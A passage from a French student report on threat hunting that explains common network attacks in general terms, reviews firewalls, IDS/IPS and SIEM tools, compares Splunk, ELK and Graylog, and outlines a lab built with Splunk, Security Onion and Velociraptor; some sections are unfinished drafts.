
**Figure 6: Déni de service**

**IP Spoofing** : L’usurpation d’adresse IP consiste à créer des paquets de protocole Internet (IP) dont l’adresse source est modifiée afin de dissimuler l’identité de l’expéditeur, de se faire passer pour un autre système informatique, ou les deux ce qui permet à l’agresseur de contrôler les ressources du réseau comme indiqué dans la figure 6.



**Figure 7 : IP Spoofing**

* **Man In The Middle** : Une attaque de type "man-in-the-middle" est une cyber-attaque où un acteur malveillant s’insère dans une conversation entre deux parties, se fait passer pour les deux parties et accède aux informations que les deux parties essayaient de s’envoyer l’une à l’autre. En d’autres termes, cette attaque permet à un acteur malveillant d’intercepter, d’envoyer et de recevoir des données destinées à quelqu’un d’autre, ou non destinées à être envoyées du tout, sans qu’aucune des parties extérieures ne le sache avant qu’il ne soit trop tard comme indiquées dans la figure 7. [12]



**Figure 8 : Man In The Middle**

## Mécanismes de sécurité

À cause des menaces provenant des logiciels malveillants, il faut mettre en place des mécanismes pour assurer la confidentialité, l’intégrité et la disponibilité des services.

### Les Pare-feux

Un pare-feu est un composant du réseau informatique qui peut être un matériel ou un logiciel et qu’il est aujourd’hui incontournable dans la sécurité de tout système informatique car il permet d’appliquer une politique d’accès aux ressources informatiques.

Un système pare-feu fonctionne la plupart du temps grâce à des règles de filtrage indiquant les adresses IP autorisées à communiquer avec les machines du réseau. Il s’agit ainsi d’une passerelle filtrante.

Il permet d’une part de bloquer des attaques ou connexions suspectes d’accéder au réseau interne. D’un autre côté, un firewall sert dans de nombreux cas également à éviter la fuite non contrôlée d’informations vers l’extérieur.

### Les systèmes de détection d’intrusions (IDS) et de prévention d’intrusions (IPS)

Un système de détection d’intrusions est un appareil ou une application qui alerte l’administrateur en cas de faille de sécurité, de violation de règle ou d’autre problème susceptible de compromettre son réseau informatique.

Les systèmes de détection d’intrusions surveillent et analysent les activités d’un réseau, analysent ses configurations et ses vulnérabilités, et vérifient l’intégrité des fichiers. Ils déclenchent une alarme lorsqu’ils observent une activité malicieuse.

Les types d'IDS les plus courants dans le domaine de la sécurité sont :

* Les IDS basés sur l'hôte : assurent la sécurité au niveau des hôtes.
* Les IDS basés sur le réseau : assurent la sécurité au niveau du réseau.

Un système de prévention d’intrusions IPS est un ensemble de composants logiciels et matériels dont la fonction principale est d’empêcher toute activité suspecte détectée au sein d’un système. Contrairement aux IDS simples, les IPS sont des outils actifs qui, en plus de détecter une intrusion, tentent de la bloquer.

### Antivirus

Les antivirus sont des logiciels conçus pour identifier, neutraliser et éliminer des logiciels malveillants. Ces derniers peuvent se baser sur l’exploitation de failles de sécurité, mais ils peuvent également être des programmes modifiants ou supprimant des fichiers, que ce soit des documents de l’utilisateur de l’ordinateur infecté, ou des fichiers nécessaires au bon fonctionnement de l’ordinateur.[14]

Un antivirus vérifie les fichiers, les courriers électroniques, les secteurs de boot (pour détecter les virus de boot), la mémoire vive de l’ordinateur et les médias amovibles (Clé USB, CD, DVD, etc.).

## Système de gestion d'information et des événements de sécurité (SIEM)

Les SIEM sont des outils de supervision ou surveillance de la sécurité, Ils utilisent les informations de divers appareils et logiciels de sécurité en les rassemblant dans une plate-forme centralisée.


Les SIEM combinent deux éléments :[15]

* **Les SEM :** c’est un outil de supervision qui a pour rôle la collecte et le traitement en temps réel des données de sécurité afin d’analyser ces données à partir de journaux informatiques générés automatiquement.
* **Les SIM :** c’est un outil de supervision qui permet de centraliser les données des journaux informatiques provenant de source multiple (systèmes, terminaux, services) afin de détecter les menaces, dans le but de perfectionner le rendement du système d’information.

### Mode de fonctionnement du SIEM

Le SIEM utilise des étapes de récupération, analyse et gestion de l’information, ce sont la collecte, la normalisation, l’agrégation, la corrélation, la gestion des alertes.

La figure 8 présente un schéma fonctionnel de SIEM



#### Figure 9: Fonctionnement théorique d’un SIEM

**La collecte** : toutes les sources d’information peuvent être de nature diverse en fonction de l’équipement, les systèmes d’exploitation, les logiciels antivirus, les pares-feux ou bien les systèmes de prévention des intrusions sont configurés pour alimenter un SIEM avec des données sur les événements qui sont traités, filtrés et envoyés au SIEM par agents, c’est le mode actif. Par contre certains SIEM sont en écoute directe sur les équipements à superviser sans agent c’est le mode passif.

**La normalisation** : cette étape permet d’uniformiser les informations selon un format propre et unique afin d’arranger le traitement par le SIEM, il est à mentionner que les informations collectées précédemment ayant pour la plupart leurs propres moyens de formater les données puisqu’elles viennent des logiciels et d’équipements composites.

**L’agrégation** : cette étape consiste à regrouper des évènements de sécurité selon certains critères. Ces critères sont définis via des règles bien déterminées appelées règles d’agrégation et s’appliquent à des évènements ayant des similarités.

**La corrélation** : elle consiste à effectuer des analyses sur les évènements agrégés précédemment afin d’établir des alarmes de corrélations.

Cette analyse de corrélation permet de rechercher les similitudes, les répétitions d'événements et les tendances des données sur les événements. L'utilisation efficace de cette fonction permet aux administrateurs système de mieux remarquer les intrusions répétées, les tentatives d’attaques, les tendances vers la défaillance et autres incidents.

**La gestion des alertes** : il existe plusieurs façons pour que le SIEM puisse générer les alertes, plusieurs d’entre elles peuvent être utilisées simultanément :

* **Le reporting** : les rapports qui sont générés contiennent des alertes et une vue d’ensemble de la sécurité du système a instant bien déterminé
* **Le stockage** : les alertes et les rapports sont stockés dans des bases de données pour pouvoir être analysés ultérieurement par des moteurs de corrélation.
* **La réponse** : c’est le mécanisme de répondre aux alertes soit de stopper une alerte ou de limiter ses effets de façon automatique.

### Les avantages

Les produits SIEM deviennent incontournables et devraient apporter des bénéfices :

* Normalisation des données
* Corrélation des menaces avec la gestion des journaux
* Stocker les données normalisées, à les organiser et à les récupérer
* Détection des menaces et alertes de sécurité
* Efficacité de gestion des incidents
* Gestion de logs centralisée
* Permet de prévenir des dommages sur les ressources informatiques de l’entreprise
* Permet d’avoir un tableau de bord pour la gestion de la sécurité, l’assurance de la conformité avec les politiques de sécurité.

### Description des solutions les plus populaires

Tout outil de centralisation de logs doit faire produire les logs en premier lieu puis envoyer ces logs sur une plateforme commune pour les analyser, les filtrer et les organiser afin de l’exploiter

pour faire des graphes, des rapports et des alertes. J’expose quelques outils qui sont généralement utilisés pour la collecte et l’analyse des logs centralisés.

#### Splunk :

Splunk est une plateforme logicielle payante qui permet de rechercher, d’analyser et de visualiser les données générées par les différentes machines qui constituent notre infrastructure informatique, Il possède des fonctionnalités de gestion des scores de risque, aussi il fournit des opérations de sécurité améliorées telles que des tableaux de bord personnalisables, une analyse statistique et une classification des alertes.[16]

#### ELK stack :

Elastic Stack est un groupe de produits open source de Elastic qui fournit aux utilisateurs une plateforme puissante permettant de collecter et de traiter des données provenant de plusieurs sources et de fournir un ensemble d’outils pour les analyser.

Cette collection est composée de trois outils open source :

* Elasticsearch : est un moteur d’indexation et qui présent c’est une base de données NOSQL qui stocke les données et facilite la recherche et l’analyse.
* Logstash : un puissant pipeline d'ingestion qui collecte les données et les sauvegarde dans Elasticsearch.
* Kibana : c’est une interface graphique permettant de visualiser toutes les données provenant d’Elasticsearch avec des tableaux et des graphes.[17]

#### Graylog :

Graylog est une solution de gestion centralisée des journaux conçue pour capturer, stocker et permettre l’analyse en temps réel des données de machine.

### Comparaison entre ces outils

Après avoir présenté les outils de centralisation des logs, nous arrive à dresser un tableau de comparaison qui englobe les critères mentionnés dans le tableau 3 : [18]

#### Tableau 3: Tableau comparatif entre Splunk, ELK et Graylog

|  |  |  |  |
| --- | --- | --- | --- |
|  | Résultat de recherche d'images pour "splunk image" |  | Résultat de recherche d'images pour "graylog" |
| **Installation** | Très simple d’installation, on créé un compte et on  récupère le fichier d’installation sur le site officiel de  Splunk. | L’installation est plus complexe que Splunk mais reste  relativement simple grâce à la documentation en ligne. | Installation similaire à ELK (Graylog utilise également ElasticSearch), bonne documentation. |
| **Configuration** | Configuration simple qui se fait depuis l’interface Web (configuration de port d’écoute, ajout de données…) | Configuration plus complexe car il faut configurer Logstash (il faut donc maîtriser un minimum les langages de script) | Configuration simple et similaire à Splunk car elle se fait  là aussi depuis l’interface web. |
| **Recherche** | Simple pour utilisation basique, il suffit de taper le mot  clé recherché pour qu’il s’affiche en surbrillance.  Recherche avancée basée sur la syntaxe de recherche SPL (Splunk Search Processing Language) | Simple également pour une basique utilisation, similaire à Splunk (mot clé = en surbrillance). Syntaxe de recherche avancée basée sur la syntaxe Lucene. | Utilisation basique simple, similaire à Splunk et ELK. Syntaxe proche de Lucene. |
| **Graphiques** | Les graphiques se créent depuis la recherche et grâce aux champs disponibles. Graphiques facilement réalisable et très complet. | Ils se créent aussi depuis la recherche et les champs disponibles mais cela nécessite une bonne configuration de Logstash. On peut également créer les graphiques depuis le menu « visualise » en appliquant les filtres que l’on souhaite. Graphiques légèrement moins complet  que Splunk. | Graphique facilement réalisable depuis la recherche et les champs (similaire à Splunk). Graphiques cependant moins complet que Splunk et ELK. |
| **Dashboard** | Dashboard non interactif. Barre de recherche et temps non disponible par défaut. Il faut configurer les dashboards pour les rendre compatible avec les visualisations ce qui peut être vite contraignant.  Possibilité de mettre un Dashboard en page d’accueil. | Dashboard interactif par défaut. Barre de recherche et barre de temps toujours disponible. Les dashboards s’adaptent en fonction des termes de recherches ou de la plage de temps sélectionnée. Dashboard facile à créer et  à modifier. Point fort d’ELK. | Dashboard facile à créer et à modifier mais ils ne sont pas interactif et la barre de recherche / temps n’est pas disponible. Point faible de Graylog. |
| **Alertes** | Nécessite la version Splunk Enterprise | Nécessite le X-Pack et donc de souscrire à un abonnement. | Alertes disponible gratuitement. Point fort de Graylog. |
| **Identification et gestion des utilisateurs** | Nécessite la version Splunk Enterprise pour créer des  utilisateurs et gérer leurs droits. Possibilité d’intégration  Active Directory / LDAP. | Nécessite le X-Pack pour bénéficier de la fonction  d’identification et la gestion des utilisateurs. | Gestion des utilisateurs disponible gratuitement. Intégration Active Directory / LDAP possible également. Point fort de Graylog. |
| **Coût** | Version gratuite limitée à 500 Mo de logs/jour.  Nécessite également la version de Splunk Enterprise pour  bénéficier des alertes, monitoring, support… | Open source sponsorisé par la société Elastic.  Nécessite l’achat d’une licence (X-Pack) pour bénéficier de toutes les fonctionnalités (identification, alerting,  monitoring…) et du support. | Open Source, possibilité de souscrire à un abonnement pour bénéficier d’un support. Dans ce cas, le prix varie en fonction de la quantité de donnée que l’on envoie à Graylog. |

**Solution retenue**

nous avons réalisé une étude comparative entre Splunk, ELK (Elasticsearch, Logstash, Kibana) et Graylog. Cette étude avait pour objectif de déterminer la meilleure solution pour répondre à nos besoins en termes de gestion des journaux, d'analyse de données de sécurité et de génération de rapports.

Après une analyse approfondie, nous avons choisi Splunk comme la solution la plus adaptée à notre projet. Voici les principales raisons de notre choix :

* richesse de fonctionnalités
* interface utilisateur conviviale
* capacité à gérer des volumes massifs de données
* écosystème d'intégration étendu et de son support technique solide

Nous sommes convaincus que Splunk répondra le mieux à nos besoins spécifiques en matière de surveillance de sécurité et nous permettra d'obtenir les résultats souhaités pour notre projet.

## Conclusion

Tout au long de ce chapitre, nous avons introduit une variété de termes de sécurité qui se rapportent au domaine de la chasse aux menaces, puis nous avons présenté les techniques de lutte contre les attaques en utilisant les différents moyens de sécurité et de détection d’intrusions. Nous avons ensuite étudié et comparé les solutions de threat hunting existantes sur le marché. Ensuite, nous avons essayé de définir avec précision la chasse aux menaces. Nous avons finalement clôturé ce chapitre en choisissant la solution qui répond mieux aux besoins de l’entreprise.

*Chapitre 3*

ÉTUDE ET CHOIX TECHNIQUE

# Chapitre 3 : Étude et choix technique

## Introduction

Dans ce chapitre, nous nous intéressons à l’étude technique de la solution choisie précédemment. Pour cela nous allons commencer, tout d’abord, par la présentation de notre architecture, puis nous présentons l’environnement matériel et logiciel utilisé pour développer notre application et dans la deuxième partie nous allons décrire les différentes étapes suivies lors de l’installation et la configuration des différentes solutions.

## Architecture de notre solution

De nos jours, les attaquants cherchent constamment à exploiter les vulnérabilités dans les systèmes, les applications et le matériel informatique. De plus, les données des entreprises évoluent constamment au fur et à mesure que l’ensemble de logs augmente. Le problème qui se pose lors de la surveillance des systèmes et signaler les activités suspectes, et que la quantité de données générer aujourd’hui est trop importante pour être traitée manuellement. Dans ce contexte, notre solution est basée sur l’intégration de Splunk ,vélociraptor et securityonion et comme mentionner au niveau de la figure suivante qui représente l’architecture de notre solution.




Figure 10: Schéma d'architecture détaillé de notre solution

## Environnement de travail

### Environnement matériel

Avant tout, nous devons mentionner les caractéristiques techniques de l’ordinateur sur lequel nous avons implémenté l’architecture comme illustrée dans le tableau 4.

**Tableau 4: Les caractéristiques techniques de l’ordinateur**

|  |  |
| --- | --- |
| **Caractéristique de l’ordinateur** | |
| **Nom** | ASUS B1500C |
| **Ecran** | 15.6" |
| **Processeur** | Core™ i7 11th Gen Intel® CPU |
| **Mémoire RAM** | 24GO |
| **Stockage** | 512 GO SSD,1T HDD |
| **Système d’exploitation** | Windows 10 Professionnel x64 |

### Environnement logiciel

Nous allons énumérer au cours de cette partie les différents logiciels utilisés tout au long de ce projet pour l’étude et la mise en place de notre solution qu’ils sont :

* VMware Workstation
* MobaXterm
* Splunk
* Securityonion
* Active Directoy
* Vélociraptor
* pfsense

### Les composants et les services déployés pour la mise en place de la solution

Étant donné le grand nombre de journaux générés par Suricata et Sysmon qui seront traités par l’Elastic Stack, l’environnement matériel a donc une importance cruciale.

Dans cette section, les spécifications des équipements utilisés seront détaillées.

Les six machines possèdent les caractéristiques suivantes comme le montre le tableau 5 :


**Tableau 5: Infrastructure globale, exigences et services déployés**

|  |  |  |  |  |
| --- | --- | --- | --- | --- |
|  | Requirements | Operations System | Open ports | services |
| Servers | 1 Vcpus  256 Mo Memory | Pfsense (firewall) |  | Sysmon  Splunk Forwarder  Velociraptor  telnet  ssh  ftp  rsyslog |
| 2Vcpus  4 Go Memory | Ubuntu 22.04(  Velociraptor) | 8889,1337,8000, |
| 2Vcpus  2 Go Memory | Windows server 2019(AD) | TCP/UDP port 53: DNS.  TCP/UDP port 88: Kerberos authentication.  TCP/UDP port 135: RPC.  TCP/UDP port 137-138: NetBIOS.  TCP/UDP 514,9777  8089port 389: LDAP.  TCP/UDP port 445: SMB. 514,9777  8089 |
| 2Vcpus  4 Go Memory | Ubuntu 22.04(splunk) | 9997, 8089,514 |
| 4 Vcpus  16 Go Memory | Centos7(security onion) | 443 |
| End points | 2Vcpus  4 Go Memory | Windows 10  Victim | 9777,8089,514 |  |
|

Partie 1 : La présentation des différents outils utilisées

## VMware Workstation

VMware Workstation permet la création d’une ou plusieurs machines virtuelles au sein d’un même système d’exploitation (généralement Windows ou Linux). Celles-ci peuvent être reliées au réseau local avec une adresse IP différente, tout en étant sur la même machine physique (machine existante réellement). Il est possible de faire fonctionner plusieurs machines virtuelles en même temps, la limite correspond aux performances de l’ordinateur hôte.




**Figure 11: VMware Workstation 16.0 professionnel**

## MobaXterm

MobaXterm est un émulateur de terminal Linux pour Windows utilisant des protocoles réseau comme SSH et Telnet dans les plate-formes Windows et UNIX.

Il fournit une interface utilisateur intelligente permettant d'accéder à des serveurs distants en entrant dans des réseaux ou des systèmes variés sur une seule plateforme.



**Figure 12: Interface de MobaXterm**

## Présentation de Splunk

Splunk Enterprise 6 rend vos données machine accessibles, utilisables et utiles pour tous. Cette solution offre un moyen simple, rapide et sécurisé d'analyser les flux massifs de données générés par vos systèmes informatiques et votre infrastructure technologique, qu'elle soit physique, virtuelle ou dans le cloud. Des milliers d'entreprises du monde entier utilisent Splunk Enterprise pour surveiller l'intégralité de leurs infrastructures, éviter les dégradations et les interruptions de services et obtenir une visibilité en temps réel et des renseignements stratégiques sur l'expérience de leurs clients, les transactions et d'autres indicateurs clés.

## Architecture Splunk

Voici les composants fondamentaux de l’architecture Splunk :

Universal Forwarder (UF)

Universal Forward ou UF est un composant léger qui pousse les données vers le lourd transitaire Splunk. Il peut être installé côté client ou sur le serveur d’application. Son travail consiste uniquement à transmettre les données du journal.


Load Balancer (LB)

En termes informatiques, l’équilibrage de charge améliore la répartition des charges de travail sur plusieurs ressources informatiques. Un équilibreur de charge est un élément qui distribue le réseau ou le trafic des applications sur un cluster de serveurs.

Heavy Forwarder (HF)

Il est reconnu comme étant l’élément lourd. Ce composant Splunk permet de filtrer les données. Par exemple, cela aidera à accumuler uniquement les journaux d’erreurs.

Heavy Forwader Splunk



**Figure 13: présentation de la façon dont un transitaire intermédiaire peut créer un goulot d'étranglement d'article dans un environnement**

Indexeur

La tâche principale d’un indexeur est de stocker et d’indexer les données filtrées. Cela aide à améliorer les performances de Splunk. Par défaut, Splunk implémente automatiquement l’indexation comme les hôtes, les sources, la date et l’heure.

Tête de recherche (SH)

Il s’agit simplement d’une instance Splunk qui aide à distribuer les recherches aux autres indexeurs. Elle n’a normalement pas d’instance propre. Cette dernière est essentiellement utilisée pour obtenir des renseignements et réaliser des rapports.

Serveur de déploiement (DS)

Le serveur de déploiement aide à déployer la configuration comme la mise à jour du fichier de configuration UF (Universal Forwarder). il suffit d’utiliser un DS pour partager des données entre les composants Gestionnaire de licence (LM) :

La licence est basée sur le volume et l’utilisation, par exemple, 50 Go par jour. Splunk vérifie régulièrement les détails de la licence.

## Présentation de Security Onion :

Security Onion est une plate-forme Linux gratuite (free ) et open source (open ) pour le threat hunting, la surveillance et la gestion des journaux. L'assistant de configuration facile à utiliser nous permet de créer rapidement une armée de sondes distribuées pour l’entreprise.

Security Onion comprend ses propres outils pour les alertes, les tableaux de bord, la chasse (Hunt), le PCAP et les cas (Ceses), ainsi que d'autres outils de tièrce partie tels que les Playbook, FleetDM, osquery, CyberChef, Elasticsearch, Logstash, Kibana, Suricata, Zeek (anciennement Bro), Wazuh, Stenographer, NetworkMiner et de nombreux autres outils de sécurité.

Détailler les outils de security onion :

- PCAP :

- osquery :

- Playbook :

- FleetDM :

- CyberChef :

- Elasticsearch :

- Logstash :

- Kibana :

-Suricata :

- Zeek (anciennement Bro) :

- Wazuh :

-NetworkMiner

[Filebeat](https://docs.securityonion.net/en/2.3/filebeat.html?highlight=zeek)

Suricata :

Suricata est un IDS (Intrusion Detection System) /IPS (Intrusion Prevention Sytem) open source basé sur des signatures, il permet l'inspection des Paquets en Profondeur et une détection automatique de protocole (IPv4/6, TCP, UDP, ICMP, HTTP, TLS, FTP, SMB, DNS).

Suricata analyse le trafic sur une ou plusieurs interfaces réseaux en fonction des règles activés. Il génère, par défaut, un fichier JSON. Celui-ci sera ensuite utilisé par notre Stack pour l'analyse et la détection d'attaque.

Certains de ses traits remarquables sont les suivants :

Suricata peut enregistrer des journaux de requêtes HTTP et enregistrer des certificats TLS, ainsi qu'extraire et stocker des fichiers à partir de flux.

IDS / IPS

Détection automatique de protocole pour HTTP sur n'importe quel port et application de la détection appropriée.

PCAP :

PCAP (Packet Capture) est un outil inclus dans la distribution Security Onion, qui permet de capturer et d'analyser le trafic réseau en temps réel.

Les fichiers PCAP peuvent ensuite être analysés à l'aide de divers outils d'analyse de réseau pour identifier les vulnérabilités et les menaces potentielles, telles que les attaques de déni de service (DoS), les attaques de type man-in-the-middle (MITM), les tentatives d'intrusion, les virus, les malwares et autres types de trafic suspect.

Fig : Ajouter Exemple d’interface osquery si disponible: changer cette image par notre interface)

osquery :

Dans Security Onion, Osquery est utilisé comme une couche d'abstraction pour permettre aux analystes de sécurité de poser des requêtes en langage SQL sur les données collectées par différents outils de sécurité, tels que Suricata, Zeek, Wazuh, Sysmon, etc.

